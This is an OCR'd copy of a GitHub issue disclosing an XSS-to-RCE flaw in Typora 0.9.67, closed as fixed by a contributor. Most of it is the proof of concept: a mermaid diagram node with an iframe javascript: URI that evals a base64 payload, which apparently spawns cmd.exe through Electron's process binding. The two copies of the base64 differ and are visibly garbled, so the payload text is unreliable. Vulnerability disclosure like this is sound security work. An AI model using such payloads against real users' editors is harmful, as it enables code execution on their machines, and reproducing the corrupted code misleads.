New issue

Jump to bottom


Typora(v0.9.67) XSS to RCE #2289

Closed **SAMOxtan** opened this issue on Mar 17, 2019 · 1 comment

Labels bug


SAMOxtan commented on Mar 17, 2019

Tested On Windows 10
Version : 0.9.67




关闭

XSS:

```
```mermaid
graph LR
id1["<iframe src=javascript:alert('xss')></iframe>"]
```
```

```
graph LR
    id1["<iframe src=javascript:alert('xss')></iframe>"]
```

Painting Diagram...



RCE:

```
```mermaid
graph LR
id1["<iframe
src=javascript:eval(atob('dmFyIFByb2Nlc3MgPSB3aW5kb3cucGFyZW50LnRvcC5wcm9jZXNzLmJpbmRpbmcoJ3Byb2Nlc3Nfd3JhcCcpLlByb2Nlc3M7CnZhciBwcm9jID0gbmV3IFByb2Nlc3MoKTsKcHJvY2Vy5vbmV4aXQgPSBmdW5jdGlvbiAoYSwgYikge307CnZhciBlbnYgPSB3aW5kb3cucGFyZW50LnRvcC5wcm9jZXNzLmVudjsKdmFyIGVudl8gPSBbXTsKZm9yIChh2YXlga2V5IGlulGVudikgZW52Xy5wdXNoKGtleSArICc9JyArIGVudltrZXldKTsKcHJvY2Vzcy5iaW7CiAgICBmaWxlOiAnY21kLmV4ZScsCiAgICBhcmdzOiBbJy9jIGNhbGMnXSwKICAgIGN3ZDogbnVsbCwKICAgIHdpbmRvd3NWZXJiYXRpbUFyZ3VtZW50czogZmFsc2UsCiAgICBkZXRhY2hlZDogZmFsc2UsCiAgICBlbnZQYWlyczogZW52XywKICAgIHN0ZGlvOiBbbewogICAgICAgIHR5cGU6IkpZ25vcmUnCiAgICAgICAgdHlwZTogJ2lnbm9yZScKICAgIH0sIHsKICAgICAgICB0eXBlOiAnanWdub3JlJwogICAgfV0KfSk7'))></iframe>"]
```
```

```
graph LR
    id1["<iframe
src=javascript:eval(atob('dmFyIFByb2Nlc3MgPSB3aW5kb3cucGFyZW50LnRvcC5wcm9jZXNzLmJpbmRpbmc
oJ3Byb2Nlc3Nfd3JhcCcpLlByb2Nlc3M7CnZhciBwcm9jID0gbmV3IFByb2Nlc3MoKTsKcHJvYy5vbmV4aXQoPSBm
dW5jdGlvbiAoYSwgYikge307CnZhciBlbnYgPSB3aW5kb3cucGFyZW50LnRvcC5wc
l8gPSBbXTsKZm9yICh2YXIga2V5IGluIGVudikgZW52Xy5wdXNoKGtleSArICc9Jy
5zcGF3bih7CiAgICBmaWxlOiAnY21kLmV4ZScsCiAgICBhcmdzOiBbJy9rIGNhbGM
KICAgIHdpbmRvd3NWZXJiYXRpbUFyZ3VtZW50czogZmFsc2UsCiAgICBkZXRhY2hl
YWlyczogZW52XywKICAgIHN0ZGlvOiBbbewogICAgICAgIHR5cGU6ICdpZ25vcmUn
HlwZTogJ2lnbm9yZScKICAgIH0sIHsKICAgICAgICB0eXBlOiAnaWdub3JlJwogIC
</iframe>"]
```



poc.zip

1

abnerlee added the bug label on Mar 17, 2019

abnerlee commented on Mar 20, 2019 — Contributor

fixed in new release

abnerlee closed this as completed on Mar 20, 2019

Assignees
No one assigned

Labels
bug

Projects
None yet

Milestone
No milestone

Development
No branches or pull requests

2 participants